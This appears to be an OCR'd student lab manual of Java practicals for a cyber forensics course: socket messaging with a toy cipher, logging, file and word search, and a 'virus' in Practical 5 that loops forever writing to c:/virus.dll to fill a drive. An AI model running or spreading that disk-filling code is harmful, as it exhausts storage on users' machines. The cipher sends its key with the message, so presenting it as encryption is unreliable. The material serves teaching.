Practical No: 1

Aim: Create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryptions schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

Decryption is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

Sender.java

Code:

```
package cyberforensics;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
public static void main(String[] args) throws Exception
{
   String s="";
   String ct="";
   String key="";
   Socket sc=new Socket("localhost",6017);
   Random r=new Random();
   int i=0,k=0;
   System.out.println("Enter the string");
```

```
   BufferedReader br= new BufferedReader(new InputStreamReader(System.in));
   BufferedWriter bw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
   s=br.readLine();
   int j[]=new int[s.length()];
   for(i=0;i<s.length();i++)
   {
      j[k]=r.nextInt(50);
      key+=Integer.valueOf(j[k])+",";
      System.out.println("j="+j[k]);
      ct+=(char)(s.charAt(i)+j[k]);
      k++;
   }
   System.out.println("Key="+key);
   System.out.println("Encrypted message: "+ct);
   bw.write(ct+","+key);
   bw.flush();
   bw.close();
}
}
```

Receiver.java

Code:

```
package cyberforensics;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
public class Receiver {
public static void main(String[] args) throws Exception
{
   String ct="";
   String pt="";
   ServerSocket skt=new ServerSocket(6017);
   Socket sc=skt.accept();
   Random r=new Random();
   int i=0,k=0;
   System.out.println("Enter the string");
   BufferedReader br= new BufferedReader(new InputStreamReader(sc.getInputStream()));
   ct=br.readLine();
   String[] s=new String[ct.length()];
   s=ct.split(",");
   int[] j=new int[s[0].length()];
   System.out.println(" message"+s[0]);
   for(i=0;i<s[0].length();i++)
   {
      j[i]=Integer.parseInt(s[i+1]);
```

```
      System.out.println(" key="+j[i]);
   }
   for(i=0;i<s[0].length();i++)
   {
      System.out.println("j="+j[i]);
      pt+=(char)(s[0].charAt(i)-j[i]);
   }
   System.out.println(" message from Sender: "+pt);
   }
}
```

Output:

Sender.java

Enter the string
hello how are you
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
j=35
j=43
j=16
j=34
j=3
j=44
j=16
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,
Encrypted message: Œj˜pŠHˆpC„uB|›…

Receiver.java

Enter the string
messageŒj˜pŠHˆpC„uB|›…
key=36
key=5
key=44
key=4

key=27
key=40
key=32
key=1
key=24
key=35
key=35
key=43
key=16
key=34
key=3
key=44
key=16
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
j=35
j=43
j=16
j=34
j=3
j=44
j=16
message from Sender: hello how are you

Practical No: 2

Aim: Java program for creating log files.

Description:

Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager*'s getLogger method.
The global logger instance is accessed through Logger class' static field GLOBAL_LOGGER_NAME. It is provided as a convenience for making casual use of the Logging package.


mylogger.

java Code:

```
import java.io.*;
import java.util.logging.*;
public class MyLogger
{
   public static void main(String args[])
 {
          Logger l=Logger.getLogger(MyLogger.class.getName());
           FileHandler fh;
          try
    {
           fh=new FileHandler("E:/mylogfile.log",true);
           l.addHandler(fh);
           l.setLevel(Level.ALL);
            SimpleFormatter sf=new SimpleFormatter();
          fh.setFormatter(sf);
           l.info("My first log");
    }
 catch(SecurityException e)
  {
           e.printStackTrace();
  }
catch(IOException e)
  {
```

```
            e.printStackTrace();
        }
         l.info("Hi How r u?");
        }
}
```

Output:



mylogfile.log:

Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?

Practical No: 3


Aim: java program for searching file in given directory.

FileSearch.java

Code:

```
package cyberforensics;
import java.io.*;
public class FileSearch
 {
        public static void main(String[] args)throws IOException{
        String d="";
        final String f;
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d=br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f=br.readLine();
        File dir=new File(d);
        FilenameFilter filter=new FilenameFilter(){
        public boolean accept(File dir,String name){
        return name.startsWith(f);
  }
};
String[] children=dir.list(filter);
if(children==null){
System.out.println("Either dir does not exist or is not a directory");
}
else
{
for(int i=0;i<children.length;i++){
String filename=children[i];
System.out.println(filename);
}
}
}
}
```

Output:


Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>

Practical No: 4


Aim: Search a particular word in a file.

WordSearch.java

Code:

```
package cyberforensics;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
public class WordSearch {
public static void main(String[] args) {
try
{
String str="";
String ser="";
int flag=0;
BufferedReader br=new BufferedReader(new FileReader("e:\\file.txt"));
BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
str=br.readLine();
String [] s = new String[str.length()];
System.out.println("enter the text u want to search");
ser=br1.readLine();
s=str.split(" ");
for(int i=0;i<s.length;i++)
{
if(ser.equalsIgnoreCase(s[i]))
{
System.out.println("Text "+ser+" Found");
flag=1;
}
}
if(flag==0)
System.out.println("Text "+ser+" Not Found");
}
catch(Exception e)
{
System.out.println(e);
}
}}
```

file.txt



Output:

run:
enter the text u want to
search Hello
Text Hello Found
enter the text u want to
search sss
Text sss Not Found

Practical No: 5

Aim: Create a virus for eating space of particular drive.

Description:

Virus:


A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

Virus.java

Code:

```
import java.io.FileWriter;
import java.io.IOException;
public class Virus
{
public static void main(String args[])
{
try
{
FileWriter fw=new FileWriter("c:/virus.dll",true); while(true)
{
fw.write("virus has been activated");
}
}
catch(IOException e)
{
e.printStackTrace();
}
}
}
```


Output:





Practical No: 6


Aim: Use DriveImage XML to image a hard drive


Description:




